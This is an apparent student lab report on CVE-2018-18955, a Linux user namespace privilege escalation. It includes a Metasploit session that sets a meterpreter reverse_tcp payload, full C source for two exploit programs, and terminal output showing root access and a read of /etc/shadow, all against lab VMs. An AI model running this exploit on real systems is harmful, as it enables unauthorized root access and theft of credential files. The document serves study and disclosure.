
This vulnerability can be exploited using Metasploit-Framework which is in Kali VM machine by attacking the victim machine, which is the Ubuntu VM. Following demonstration briefs how it can be done [3].



```
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > info

       Name: Linux Nested User Namespace idmap Limit Local Privilege Escalation
     Module: exploit/linux/local/nested_namespace_idmap_limit_priv_esc
   Platform: Linux
       Arch: x86, x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2018-11-15

Provided by:
  Jann Horn
  bcoles <bcoles@gmail.com>

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
  Id  Name
  --  ----
  0   Auto

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  COMPILE  Auto             yes       Compile on target (Accepted: Auto, True, False)
  SESSION                   yes       The session to run this module on.

Payload information:

Description:
  This module exploits a vulnerability in Linux kernels 4.15.0 to
  4.18.18, and 4.19.0 to 4.19.1, where broken uid/gid mappings between
  nested user namespaces and kernel uid/gid mappings allow elevation
  to root (CVE-2018-18955). The target system must have unprivileged
  user namespaces enabled and the newuidmap and newgidmap helpers
  installed (from uidmap package). This module has been tested
  successfully on: Fedora Workstation 28 kernel
  4.16.3-301.fc28.x86_64; Kubuntu 18.04 LTS kernel 4.15.0-20-generic
  (x86_64); Linux Mint 19 kernel 4.15.0-20-generic (x86_64); Ubuntu
  Linux 18.04.1 LTS kernel 4.15.0-20-generic (x86_64).
```


Exploit info

Options available




```
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > show options

Module options (exploit/linux/local/nested_namespace_idmap_limit_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Accepted: Auto, True, False)
   SESSION                   yes       The session to run this module on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Auto


msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
```

- First, the exploit should be identified and then the payload should be set.



```
msf5 > db_status
[*] Connected to msf. Connection type: postgresql.
msf5 >

msf5 >
msf5 > use exploit/linux/local/nested_namespace_idmap_limit_priv_esc
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
```

- Then we should set parameters according to the exploit we have selected in order to get the control of the victim machine.



```
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > set session 1
session ⇒ 1
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > set lhost 172.25.1.4
lhost ⇒ 172.25.1.4
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > set verbose true
verbose ⇒ true
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) > set target 172.25.1.5
target ⇒ 172.25.1.5
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
msf5 exploit(linux/local/nested_namespace_idmap_limit_priv_esc) >
```

- Accordingly, it is possible to exploit and get the dumps of UID, GID related to the Ubuntu OS.

Understanding and Exploiting with in Ubuntu without tools

When first discovered, this bug was exploited in both x86, x64 architectures specific to linux distributions that were mentioned at the beginning of the report. Here, under this sections we will be focusing on exploiting CVE-2018 18955 by using a couple of written scripts which have C programs. They will address the vulnerability and the exploit will be demonstrated [4].

- Given the possibility to increase the number of possible uid/gid mappings that a namespace can have from 5 to 340. This is implemented by switching to a different data structure if the number of mappings exceeds 5:

- Instead of linear search over an unsorted array of struct uid_gid_extent, binary search over a sorted array of struct uid_gid_extent is used. Because ID mappings are queried in both directions (kernel ID to namespaced ID and namespaced ID to kernel ID), two copies of the array are created, one per direction, and they are sorted differently.

- Create a user namespace from the init namespace NS1 with the following uid_map:

  0 100000 1000
- Then, from NS1, create a nested user namespace NS2 with the following

  uid_map:

  0 0 1

  1 1 1

  2 2 1


  3 3 1

  4 4 1

  5 5 995


- Then make_kuid(NS2, ...) will work properly, but from_kuid(NS2) will be an identity mapping for UIDs in the range 0..1000.

After proceeding with this, we need to install "uidmap" package in Ubuntu 18.04 VM.




```
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$
lahiruj@lahiruj-VirtualBox:~$ sudo apt install uidmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
uidmap is already the newest version (1:4.5-1ubuntu1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
lahiruj@lahiruj-VirtualBox:~$
```

Further, the 2 scripts will need to be compiled in order to proceed with the demonstration.


Activities
Terminal
13:21
lahiruj@lahiruj-VirtualBox: ~/Downloads
File Edit View Search Terminal Help

```
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ ls
subshell.c  subuid_shell.c
lahiruj@lahiruj-VirtualBox:~/Downloads$
```


Compiling 2 programs as a normal user



```
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ gcc subshell.c -o subshell
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ gcc subuid_shell.c -o subuid_shell
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$
```


/* subuid_shell.c uses the newuidmap helper to set up a namespace that maps 1000 UIDs starting at 100000 to the namespaced UID 0; subshell.c requires namespaced CAP_SYS_ADMIN and creates a user namespace that maps UIDs 0-999, using six extents */

Reading /etc/shadow directory using the above method


Activities
Terminal
14:50
root@lahiruj-VirtualBox: ~/Downloads
Firefox Web Browser
File Edit View Search Terminal Help


```
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ pwd
/home/lahiruj/Downloads
lahiruj@lahiruj-VirtualBox:~/Downloads$ id
uid=1000(lahiruj) gid=1000(lahiruj) groups=1000(lahiruj),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),116(lpadmin),126(sambashare)
lahiruj@lahiruj-VirtualBox:~/Downloads$ clear

lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ pwd
/home/lahiruj/Downloads
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ id
uid=1000(lahiruj) gid=1000(lahiruj) groups=1000(lahiruj),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),116(lpadmin),126(sambashare)
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1321 ඔක් 10 14:08 /etc/shadow
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ head -n1 /etc/shadow
head: cannot open '/etc/shadow' for reading: Permission denied
lahiruj@lahiruj-VirtualBox:~/Downloads$
lahiruj@lahiruj-VirtualBox:~/Downloads$ ./subuid_shell
root@lahiruj-VirtualBox:~/Downloads#
```

By executing the above commands, at the end of this session, the root user is accessed.



```
root@lahiruj-VirtualBox:~/Downloads# id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
root@lahiruj-VirtualBox:~/Downloads#
root@lahiruj-VirtualBox:~/Downloads# cat /proc/self/uid_map
         0     100000       1000
root@lahiruj-VirtualBox:~/Downloads#
root@lahiruj-VirtualBox:~/Downloads#
root@lahiruj-VirtualBox:~/Downloads# ls -l /etc/shadow
-rw-r----- 1 nobody nogroup 1321 ඔක්  10 14:08 /etc/shadow
root@lahiruj-VirtualBox:~/Downloads#
root@lahiruj-VirtualBox:~/Downloads# head -n1 /etc/shadow
head: cannot open '/etc/shadow' for reading: Permission denied
root@lahiruj-VirtualBox:~/Downloads#
root@lahiruj-VirtualBox:~/Downloads# ./subshell
nobody@lahiruj-VirtualBox:~/Downloads$
nobody@lahiruj-VirtualBox:~/Downloads$
nobody@lahiruj-VirtualBox:~/Downloads$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup),4(adm),24(cdrom),27(
sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
nobody@lahiruj-VirtualBox:~/Downloads$
```

This is how we exploit it using the scripts .



```
nobody@lahiruj-VirtualBox:~/Downloads$
nobody@lahiruj-VirtualBox:~/Downloads$ cat /proc/self/uid_map
         0          0          1
         1          1          1
         2          2          1
         3          3          1
         4          4          1
         5          5        995
nobody@lahiruj-VirtualBox:~/Downloads$
nobody@lahiruj-VirtualBox:~/Downloads$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1321 ඔක්  10 14:08 /etc/shadow
nobody@lahiruj-VirtualBox:~/Downloads$
nobody@lahiruj-VirtualBox:~/Downloads$ head -n1 /etc/shadow
root:!:18392:0:99999:7:::
nobody@lahiruj-VirtualBox:~/Downloads$
nobody@lahiruj-VirtualBox:~/Downloads$
```

Finally, here the root details are accessed in the last code segment in the terminal. This proves the exploitation of CVE-2018-18955 as we have discussed using msfconsole and the manual scripts [5, 6].

subshell.c

```
#define _GNU_SOURCE
#include <unistd.h>
#include <grp.h>
#include <err.h>
#include <stdio.h>
#include <fcntl.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sched.h>
#include <sys/wait.h>

int main(void) {
  int sync_pipe[2];
  char dummy;
  if (socketpair(AF_UNIX, SOCK_STREAM, 0, sync_pipe)) err(1, "pipe");

  pid_t child = fork();
  if (child == -1) err(1, "fork");
  if (child == 0) {
    close(sync_pipe[1]);
    if (unshare(CLONE_NEWUSER)) err(1, "unshare userns");
    if (write(sync_pipe[0], "X", 1) != 1) err(1, "write to sock");

    if (read(sync_pipe[0], &dummy, 1) != 1) err(1, "read from sock");
    execl("/bin/bash", "bash", NULL);
    err(1, "exec");
  }

  close(sync_pipe[0]);
  if (read(sync_pipe[1], &dummy, 1) != 1) err(1, "read from sock");
  char pbuf[100];
  sprintf(pbuf, "/proc/%d", (int)child);
  if (chdir(pbuf)) err(1, "chdir");
  const char *id_mapping = "0 0 1\n1 1 1\n2 2 1\n3 3 1\n4 4 1\n5 5 995\n";
  int uid_map = open("uid_map", O_WRONLY);
  if (uid_map == -1) err(1, "open uid map");
  if (write(uid_map, id_mapping, strlen(id_mapping)) != strlen(id_mapping)) err(1, "write uid map");
  close(uid_map);
  int gid_map = open("gid_map", O_WRONLY);
  if (gid_map == -1) err(1, "open gid map");
  if (write(gid_map, id_mapping, strlen(id_mapping)) != strlen(id_mapping)) err(1, "write gid map");
  close(gid_map);
  if (write(sync_pipe[1], "X", 1) != 1) err(1, "write to sock");

  int status;
  if (wait(&status) != child) err(1, "wait");
  return 0;
}
```

subuid_shell.c

```
#define _GNU_SOURCE
#include <unistd.h>
#include <grp.h>
#include <err.h>
#include <stdio.h>
#include <fcntl.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sched.h>
#include <sys/wait.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/prctl.h>
int main(void) {
  int sync_pipe[2];
  char dummy;
  if (socketpair(AF_UNIX, SOCK_STREAM, 0, sync_pipe)) err(1, "pipe");

  pid_t child = fork();
  if (child == -1) err(1, "fork");
  if (child == 0) {
    prctl(PR_SET_PDEATHSIG, SIGKILL);
    close(sync_pipe[1]);
    if (unshare(CLONE_NEWUSER)) err(1, "unshare userns");

    if (write(sync_pipe[0], "X", 1) != 1) err(1, "write to sock");
    if (read(sync_pipe[0], &dummy, 1) != 1) err(1, "read from sock");

    if (setgid(0)) err(1, "setgid");
    if (setuid(0)) err(1, "setuid");

    execl("/bin/bash", "bash", NULL);
    err(1, "exec");
  }

  close(sync_pipe[0]);
  if (read(sync_pipe[1], &dummy, 1) != 1) err(1, "read from sock");

  char cmd[1000];
  sprintf(cmd, "echo deny > /proc/%d/setgroups", (int)child);
  if (system(cmd)) errx(1, "denying setgroups failed");
  sprintf(cmd, "newuidmap %d 0 100000 1000", (int)child);
  if (system(cmd)) errx(1, "newuidmap failed");
  sprintf(cmd, "newgidmap %d 0 100000 1000", (int)child);
  if (system(cmd)) errx(1, "newgidmap failed");

  if (write(sync_pipe[1], "X", 1) != 1) err(1, "write to sock");

  int status;
  if (wait(&status) != child) err(1, "wait");
  return 0;
}
```

Conclusion

The current logic first clones the extent array and sorts both copies, then maps the lower IDs of the forward mapping into the lower namespace, but doesn't map the lower IDs of the reverse mapping.

This means that code in a nested user namespace with >5 extents will see incorrect IDs. It also breaks some access checks, like inode_owner_or_capable() and privileged_wrt_inode_uidgid(), so a process can incorrectly appear to be capable relative to an inode.

This vulnerability was fixed on linux versions after 4.19 [7], and some other distributions after identifying it 90 days from the discovery of the vulnerability.

This shows the importance of uid and gid permissions and the consequences of mishandled interpretations if they are not properly configured.

References

[1] Canonical Ltd, *CVE-2018-18955 in Ubuntu*. [Online]. Available: https://people.canonical.com/~ubuntu-security/cve/2018/CVE-2018-18955.html. [Accessed: 08-May-2020].

[2] *CVE-2018-18955*. [Online]. Available: https://security-tracker.debian.org/tracker/CVE-2018-18955. [Accessed: 08-May-2020].

[3] “Working with Active and Passive Exploits in Metasploit,” *Offensive Security*. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/exploits/. [Accessed: 09-May-2020].

[4] *The Linux Kernel Archives*. [Online]. Available: https://cdn.kernel.org/pub/linux/kernel/v4.x/ChangeLog-4.18.19. [Accessed: 10-May-2020].

[5] Bcoles, “bcoles/kernel-exploits,” *GitHub*. [Online]. Available: https://github.com/bcoles/kernel-exploits/tree/master/CVE-2018-18955. [Accessed: 08-May-2020].

[6] “CVE-2018-18955 Detail.” NVD. Accessed May 9, 2020. https://nvd.nist.gov/vuln/detail/CVE-2018-18955.

[7] “CVE-2018-18955.” CVE. Accessed May 9, 2020. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-18955.